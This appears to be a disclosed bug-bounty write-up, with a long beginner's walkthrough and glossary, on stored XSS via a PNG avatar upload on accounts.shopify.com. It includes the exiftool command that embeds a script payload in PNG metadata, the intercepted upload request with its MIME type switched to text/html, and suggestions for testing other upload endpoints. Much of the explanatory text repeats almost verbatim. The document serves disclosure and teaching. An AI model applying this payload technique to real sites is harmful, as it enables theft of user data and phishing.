XSS Stored via Upload avatar PNG [HTML] File in accounts.shopify.com
An avatar upload on the Shopify accounts site accepted a PNG file whose EXIF comment contained an HTML script tag, and the upload request's content type could be changed to text/html. The stored file was then served from the CDN, so the script could run in a victim's browser and be used to steal data or phish the account.

- Triaged in 2 days
- Fixed in 4 days
- Disclosed after 8 days
Hello team,
I found unrestricted file upload via avatar in https://accounts.shopify.com/accounts/<ID>,
and XSS Stored in PNG IDAT chunks using exiftool ,
exiftool command
exiftool -Comment="\"><script>alert(prompt('XSS BY ZEROX4'))</script>" xss_comment_exif_metadata_double_quote.png
#Payload
example :
�PNG
�
IHDRdp�TtEXtSoftwareAdobe ImageReadyq�e<9tEXtComment"><script>alert(prompt('XSS BY ZEROX4'))</script>
                                                                                                    /-{IDATx���E��K��s�9xd$#���J� %IR$�(���s�9Ñ������evnv���>����q�;;;S�U������\.����=��=�ܿ��BCb����QHyԑEYՑ�s$s�T�:�x���8���إ�}2`���0P����@�(��j�(����D�J�d�%[�
or payload file example
and after select payload you should edit mime type of image[HTML] request with burpsuite, from image/png to text /html.
example:
POST /accounts/141376700 HTTP/1.1
Host: accounts.shopify.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://accounts.shopify.com/accounts/141376700
Content-Type: multipart/form-data; boundary=---------------------------20426576427959059782120179951
Content-Length: 13530
Origin: https://accounts.shopify.com
DNT: 1
Connection: close
Cookie: device_id=; _identity_session; __Host-_identity_session_same_site=; _y=; _shopify_y=; _s=; _shopify_s=; _shopify_fs=; subdomain=myzero.myshopify.com; utag_main=; __cfduid=
Upgrade-Insecure-Requests: 1
-----------------------------20426576427959059782120179951
Content-Disposition: form-data; name="utf8"
â
-----------------------------20426576427959059782120179951
Content-Disposition: form-data; name="_method"
patch
-----------------------------20426576427959059782120179951
Content-Disposition: form-data; name="authenticity_token"
0HXXr+2RHm5QwSvfF4MkpkyouUXgM8Dl/xxxxxx+w+78GWOFVLxSqTOpswgegMl3DgEgKHsV5Qw==
-----------------------------20426576427959059782120179951
Content-Disposition: form-data; name="account[avatar]"; filename="xss_comment_exif_metadata_double_quote.png"
Content-Type: text/html
PNG
and the malicious file saved in shopify-assets.shopifycdn.com
PoC:

Impact
steal sensitive user data and phishing accounts
Context
Shopify customer accounts live under accounts.shopify.com, and each account has a profile page at a path of the form https://accounts.shopify.com/accounts/<ID>. That page lets a signed-in user change profile details, including the account avatar. The avatar upload is a multipart form post that carries the image file alongside the usual Rails-style fields (utf8, _method, authenticity_token).
The report describes two problems that combine: the avatar upload does not restrict the file type properly, and the uploaded file is later served from a Shopify CDN host in a way that lets an HTML payload inside the image execute as script.
Setup
The researcher worked against their own account on accounts.shopify.com, with the account ID 141376700 appearing in the request. The tools used were:
exiftool, to write a payload into PNG metadata.- Burp Suite, to intercept and modify the upload request.
- Firefox 78.0 on Windows 10, as shown in the request's
User-Agent.
The precondition is simply an authenticated session on the account profile page, since the upload is a normal profile action.
Finding it
The avatar upload accepts a PNG and stores it on shopify-assets.shopifycdn.com. The upload accepts a PNG whose declared type is changed to text/html, and the stored file is served from the CDN. That makes it possible to place an HTML/JavaScript payload inside the PNG and have it execute when the stored avatar URL is opened.
The payload is placed in the PNG's tEXt metadata, in the Comment field. The exiftool command writes a double-quoted attribute-breaking string into that comment field.
Exploitation
Step 1: build the payload image
The researcher used exiftool to inject the script into the PNG comment metadata:
exiftool -Comment="\"><script>alert(prompt('XSS BY ZEROX4'))</script>" xss_comment_exif_metadata_double_quote.png
The payload begins with \"> followed by a <script> element. The script calls alert(prompt('XSS BY ZEROX4')), which is a visible proof of execution.
The resulting file begins with the normal PNG signature and header, then the injected tEXt chunk:
�PNG
�
IHDRdp�TtEXtSoftwareAdobe ImageReadyq�e<9tEXtComment"><script>alert(prompt('XSS BY ZEROX4'))</script>
                                                                                                    /-{IDATx���E��K��s�9xd$#���J� %IR$�(���s�9Ñ������evnv���>����q�;;;S�U������\.����=��=�ܿ��BCb����QHyԑEYՑ�s$s�T�:�x���8���إ�}2`���0P����@�(��j�(����D�J�d�%[�
The report also points to a ready-made payload file from the PayloadsAllTheThings repository:
https://raw.githubusercontent.com/swisskyrepo/PayloadsAllTheThings/master/XSS%20Injection/Files/xss_comment_exif_metadata_double_quote.png
Step 2: change the MIME type in the upload request
With the payload file selected in the avatar form, the researcher intercepted the request in Burp Suite and changed the part's content type from image/png to text/html. The captured request is:
POST /accounts/141376700 HTTP/1.1
Host: accounts.shopify.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://accounts.shopify.com/accounts/141376700
Content-Type: multipart/form-data; boundary=---------------------------20426576427959059782120179951
Content-Length: 13530
Origin: https://accounts.shopify.com
DNT: 1
Connection: close
Cookie: device_id=; _identity_session; __Host-_identity_session_same_site=; _y=; _shopify_y=; _s=; _shopify_s=; _shopify_fs=; subdomain=myzero.myshopify.com; utag_main=; __cfduid=
Upgrade-Insecure-Requests: 1

-----------------------------20426576427959059782120179951
Content-Disposition: form-data; name="utf8"

â
-----------------------------20426576427959059782120179951
Content-Disposition: form-data; name="_method"

patch
-----------------------------20426576427959059782120179951
Content-Disposition: form-data; name="authenticity_token"

0HXXr+2RHm5QwSvfF4MkpkyouUXgM8Dl/xxxxxx+w+[redacted]==
-----------------------------20426576427959059782120179951
Content-Disposition: form-data; name="account[avatar]"; filename="xss_comment_exif_metadata_double_quote.png"
Content-Type: text/html

PNG
The important parts are:
_method=patchandauthenticity_token, which make this a normal Rails form submission for updating the account.name="account[avatar]", the avatar field.Content-Type: text/htmlon the file part, replacing the originalimage/png.- The filename still ends in
.png, so the file looks like an image by name while being declared as HTML.
Step 3: the file is stored on the CDN
After the upload, the malicious file is saved on shopify-assets.shopifycdn.com. The report gives this example URL:
https://shopify-assets.shopifycdn.com/accounts/production/account/avatar/8df3da6b-3954-4073-a397-27a4d41db106/avatar_36x36_crop_center.png?v=1598066255
The path shows the avatar is processed into a resized variant (avatar_36x36_crop_center) and served from the assets CDN with a version query string.
Step 4: proof of concept
The report includes a proof-of-concept screenshot.
Root cause
The upload accepted a PNG whose file part was declared as text/html. A PNG with an HTML payload in its tEXt comment was accepted and stored on the CDN.
Impact
The researcher states the impact as stealing sensitive user data and phishing accounts. The report does not describe any further chaining, such as how a victim would be directed to the URL or what data would be reachable from that origin.
Fix
The report does not describe a fix.
- Try other metadata fields that end up in the served file, such as
Comment,ImageDescriptionorSoftware, and check whether the stored response reflects them unescaped. - Try other image formats (JPEG EXIF, GIF comments) with the same attribute-breaking payload, and see whether the CDN serves them as HTML.
- Change the declared content type to other values (
image/svg+xml,text/plain) and observe whether the stored response is interpreted as markup. - Upload a file whose bytes are valid HTML but whose name ends in
.png, and check the responseContent-Typefrom the CDN. - Test resized variants (for example the
36x36crop) to see whether the metadata survives processing and is still reflected.
A positive result is a stored URL on the CDN that returns the payload in a context where the browser executes it.
This kind of bug tends to hide in profile and settings features that accept images: avatars, banners, attachments and support-ticket uploads. During recon, look for upload endpoints that return a CDN URL, then fetch that URL and inspect the response headers and body. If the response reflects file metadata or serves the file with a type derived from the upload, it is worth testing. The researcher demonstrated impact with a visible alert(prompt(...)) in the stored file, which is enough to show script execution without needing a full data-theft chain.
What happened, in plain words
Shopify is a platform that lets people run online shops. To manage a shop, a person signs in to a customer account, and those accounts live on a website called accounts.shopify.com. Each account has its own profile page, at an address shaped like https://accounts.shopify.com/accounts/<ID>, where <ID> is a number that identifies that account. On that page a signed-in person can change profile details, including their avatar, which is the small picture shown next to their name.
A security researcher found that this avatar upload could be abused. Two weaknesses combined:
- The upload accepted a PNG file whose declared type was changed to text/html.
- The uploaded file was saved on a Shopify CDN host.
The researcher titled the report as stored XSS. "Stored" means the harmful content is saved on the server and served to whoever opens the link later, rather than being a one-off trick in a single request. "Cross-site scripting" means an attacker gets their own code (JavaScript, the language browsers run) to execute inside a page that belongs to the victim's website. The report rates the severity as low.
The pieces you need to know
Before walking through the steps, here are the ideas the report relies on, explained from scratch.
- HTML is the language web pages are written in. It is made of tags such as
<script>, which tells the browser "run the code between these tags". - JavaScript is the programming language browsers execute. A short script can show a pop-up, read what is on the page, or send data somewhere else.
- A PNG file is an image format. Besides the picture itself, a PNG can carry small labelled notes called metadata, stored in blocks called chunks. One common chunk is
tEXt, which holds plain text such as a comment or the name of the program that made the image. Think of metadata as the sticky note on the back of a photo: the photo looks the same, but there is extra writing attached. - MIME type (also called content type) is a label that says what kind of data something is, for example
image/pngfor a PNG picture ortext/htmlfor a web page. Browsers and servers use this label to decide how to handle the data. It is like the label on a food container: it tells you what should be inside, but nothing forces the contents to match the label. - A multipart form is how a browser sends a form that includes a file. The request body is split into several parts, each with its own small header saying what the part is called and what type it is. The boundaries between parts are marked by a long random-looking string, the boundary.
- A cookie is a small piece of data a website asks your browser to keep and send back on every request, so the site can recognise you. A session cookie is the one that says "this is the signed-in user". If someone else gets it, they can act as you.
- A token in this context (the
authenticity_tokenfield) is a secret value the server puts into a form so it can tell that the form submission really came from its own page and not from a malicious site. It is a guard against cross-site request forgery. - A CDN (content delivery network) is a network of servers that store and serve files quickly to users around the world. Shopify serves uploaded assets from
shopify-assets.shopifycdn.com. - Burp Suite is a tool that sits between your browser and a website and lets you pause a request, look at it, change it, and send it on. Think of it as an inspector who can open a parcel in transit and swap its contents.
- exiftool is a command-line program for reading and writing metadata in image files.
- A proof of concept (PoC) is a small demonstration that shows a bug is real, usually the least harmful action that proves the point, such as a pop-up box.
Setting up
The researcher tested against their own account on accounts.shopify.com. The account ID 141376700 appears in the captured request. The tools used were:
exiftool, to write the payload into the PNG metadata.- Burp Suite, to intercept and modify the upload request.
- Firefox 78.0 on Windows 10, as shown in the request's
User-Agentheader (the header where a browser identifies itself).
The only precondition is being signed in to the account profile page, because the upload is a normal profile action that any signed-in user can perform.
Finding it
The avatar upload accepts a PNG and stores it on shopify-assets.shopifycdn.com. The researcher changed the file part's declared type to text/html and the file was stored on the CDN. That makes it possible to place an HTML and JavaScript payload inside the PNG and have it execute when the stored avatar URL is opened.
The payload is placed in the PNG's tEXt metadata, in the Comment field. The exiftool command writes a double-quoted string into that comment field.
Exploitation
Step 1: build the payload image
The researcher used exiftool to inject the script into the PNG comment metadata:
exiftool -Comment="\"><script>alert(prompt('XSS BY ZEROX4'))</script>" xss_comment_exif_metadata_double_quote.png
Line by line:
exiftoolruns the metadata tool.-Comment="..."tells it to set theCommentmetadata field to the text inside the quotes.- The text starts with
\">. <script>alert(prompt('XSS BY ZEROX4'))</script>is the payload.xss_comment_exif_metadata_double_quote.pngis the file being modified.
The resulting file begins with the normal PNG signature and header, then the injected tEXt chunk:
�PNG
�
IHDRdp�TtEXtSoftwareAdobe ImageReadyq�e<9tEXtComment"><script>alert(prompt('XSS BY ZEROX4'))</script>
                                                                                                    /-{IDATx���E��K��s�9xd$#���J� %IR$�(���s�9Ñ������evnv���>����q�;;;S�U������\.����=��=�ܿ��BCb����QHyԑEYՑ�s$s�T�:�x���8���إ�}2`���0P����@�(��j�(����D�J�d�%[�
What you are looking at:
- The first characters are the PNG signature, the fixed marker that says "this is a PNG".
IHDRis the chunk that describes the image dimensions and format.tEXtSoftwareAdobe ImageReadyis a text chunk recording which program made the image.tEXtComment"><script>alert(prompt('XSS BY ZEROX4'))</script>is the injected comment chunk. The script sits inside the file's metadata, not in the picture itself, so the image still looks like an image.- The
IDATchunk that follows holds the actual compressed picture data.
The report also points to a ready-made payload file from the PayloadsAllTheThings repository:
https://raw.githubusercontent.com/swisskyrepo/PayloadsAllTheThings/master/XSS%20Injection/Files/xss_comment_exif_metadata_double_quote.png
This is a public collection of test payloads; the researcher offers it as an alternative to building the file yourself.
Step 2: change the MIME type in the upload request
With the payload file selected in the avatar form, the researcher intercepted the request in Burp Suite and changed the file part's content type from image/png to text/html. The file part's declared type was changed from image/png to text/html. The captured request is:
POST /accounts/141376700 HTTP/1.1
Host: accounts.shopify.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://accounts.shopify.com/accounts/141376700
Content-Type: multipart/form-data; boundary=---------------------------20426576427959059782120179951
Content-Length: 13530
Origin: https://accounts.shopify.com
DNT: 1
Connection: close
Cookie: device_id=; _identity_session; __Host-_identity_session_same_site=; _y=; _shopify_y=; _s=; _shopify_s=; _shopify_fs=; subdomain=myzero.myshopify.com; utag_main=; __cfduid=
Upgrade-Insecure-Requests: 1

-----------------------------20426576427959059782120179951
Content-Disposition: form-data; name="utf8"

â
-----------------------------20426576427959059782120179951
Content-Disposition: form-data; name="_method"

patch
-----------------------------20426576427959059782120179951
Content-Disposition: form-data; name="authenticity_token"

0HXXr+2RHm5QwSvfF4MkpkyouUXgM8Dl/xxxxxx+w+[redacted]==
-----------------------------20426576427959059782120179951
Content-Disposition: form-data; name="account[avatar]"; filename="xss_comment_exif_metadata_double_quote.png"
Content-Type: text/html

PNG
Line by line:
POST /accounts/141376700 HTTP/1.1is the request line: it sends data to the profile page of account141376700.Host: accounts.shopify.comnames the website being contacted.User-Agent: ...Firefox/78.0...says which browser made the request.Accept: ...lists the kinds of responses the browser is willing to receive.Accept-Language,Accept-Encodingsay which languages and compression the browser understands.Referer: https://accounts.shopify.com/accounts/141376700says which page the request came from.Content-Type: multipart/form-data; boundary=...says the body is a form with several parts, and gives the string that separates them.Content-Length: 13530is the size of the body in bytes.Origin: https://accounts.shopify.comsays which site the request originates from.DNT: 1is a "do not track" preference.Connection: closeasks the server to close the connection after the response.Cookie: ...carries the browser's cookies for the site, including the session cookies that identify the signed-in user. These are secrets and are shown here with their values blanked out.Upgrade-Insecure-Requests: 1asks the server to prefer secure (HTTPS) versions of resources.- The lines starting with
-----------------------------20426576427959059782120179951are the boundaries between form parts. Content-Disposition: form-data; name="utf8"with the valueâis a standard Rails form field that marks the form as UTF-8 encoded.name="_method"with the valuepatchtells the server to treat this POST as an update (a PATCH request), which is how Rails forms express updates.name="authenticity_token"carries the anti-forgery token. The value is a secret and is shown with part of it replaced byxxxxxx.name="account[avatar]"; filename="xss_comment_exif_metadata_double_quote.png"is the file part: the avatar field, with the payload file attached.Content-Type: text/htmlis the changed label. Originally it saidimage/png; now it says the file is a web page.- The blank line and the
PNGbytes after it are the start of the file content.
The important parts are:
_method=patchandauthenticity_token, which make this a normal Rails form submission for updating the account.name="account[avatar]", the avatar field.Content-Type: text/htmlon the file part, replacing the originalimage/png.- The filename still ends in
.png, so the file looks like an image by name while being declared as HTML.
Step 3: the file is stored on the CDN
After the upload, the malicious file is saved on shopify-assets.shopifycdn.com. The report gives this example URL:
https://shopify-assets.shopifycdn.com/accounts/production/account/avatar/8df3da6b-3954-4073-a397-27a4d41db106/avatar_36x36_crop_center.png?v=1598066255
Reading the URL:
shopify-assets.shopifycdn.comis the CDN host that serves uploaded files./accounts/production/account/avatar/is the folder path where account avatars are kept.8df3da6b-3954-4073-a397-27a4d41db106is a unique identifier for this stored file.avatar_36x36_crop_center.pngshows the avatar was processed into a resized variant, 36 by 36 pixels, cropped to the centre.?v=1598066255is a version marker, a number that changes when the file changes, so caches know to fetch a fresh copy.
Step 4: proof of concept
The report includes a proof-of-concept screenshot.
Root cause
The upload accepted a PNG whose file part was declared as text/html. A PNG with an HTML payload in its tEXt comment was accepted and stored on the CDN.
Impact
The researcher states the impact as stealing sensitive user data and phishing accounts. The report does not describe any further chaining, such as how a victim would be directed to the URL or what data would be reachable from that origin.
Fix
The report does not describe a fix.
- Try other metadata fields that end up in the served file, such as
Comment,ImageDescriptionorSoftware, and check whether the stored response reflects them unescaped. - Try other image formats (JPEG EXIF, GIF comments) with the same attribute-breaking payload, and see whether the CDN serves them as HTML.
- Change the declared content type to other values (
image/svg+xml,text/plain) and observe whether the stored response is interpreted as markup. - Upload a file whose bytes are valid HTML but whose name ends in
.png, and check the responseContent-Typefrom the CDN. - Test resized variants (for example the
36x36crop) to see whether the metadata survives processing and is still reflected.
A positive result is a stored URL on the CDN that returns the payload in a context where the browser executes it.
This kind of bug tends to hide in profile and settings features that accept images: avatars, banners, attachments and support-ticket uploads. During recon, look for upload endpoints that return a CDN URL, then fetch that URL and inspect the response headers and body. If the response reflects file metadata or serves the file with a type derived from the upload, it is worth testing. The researcher demonstrated impact with a visible alert(prompt(...)) in the stored file, which is enough to show script execution without needing a full data-theft chain.
Glossary
- HTML: the language web pages are written in, made of tags such as
<script>. - JavaScript: the programming language browsers run, used to make pages interactive and, in this case, to prove code execution.
- XSS (cross-site scripting): a bug where an attacker's code runs inside a page belonging to someone else's website.
- Stored XSS: XSS where the harmful content is saved on the server and served to later visitors.
- PNG: an image file format that can carry metadata alongside the picture.
- Metadata: extra information attached to a file, such as a comment or the name of the program that made it.
- Chunk: a labelled block inside a PNG file;
tEXtis one that holds text. - tEXt chunk: the PNG block that stores plain text such as comments.
- IDAT chunk: the PNG block that holds the compressed picture data.
- MIME type / content type: a label saying what kind of data something is, such as
image/pngortext/html. - Multipart form: a way of sending a form that includes files, split into parts with boundaries.
- Boundary: the random string that separates the parts of a multipart request.
- Cookie: a small piece of data a site asks the browser to store and send back on each request.
- Session cookie: the cookie that identifies a signed-in user.
- Token (authenticity_token): a secret value in a form that proves the submission came from the site's own page.
- CSRF: cross-site request forgery, an attack where another site tricks a signed-in user's browser into submitting a request; the authenticity token guards against it.
- CDN: a network of servers that store and deliver files quickly to users.
- Burp Suite: a tool that intercepts and lets you modify requests between browser and server.
- exiftool: a command-line program for reading and writing image metadata.
- Payload: the piece of code or data that carries out the attack.
- Proof of concept (PoC): a small demonstration that proves a bug is real.
- User-Agent: a request header where the browser identifies itself.
- Referer: a request header saying which page the request came from.
- Origin: a request header saying which site the request originates from.
- Rails: a web framework for building sites, which uses fields such as
_methodandauthenticity_tokenin forms. - PATCH: an HTTP method meaning "update this resource".
- Content sniffing: a server guessing a file's real type from its bytes rather than trusting the label.
- Re-encoding: rebuilding an image server-side, which strips metadata in the process.
- Phishing: tricking someone into handing over credentials or other sensitive information.




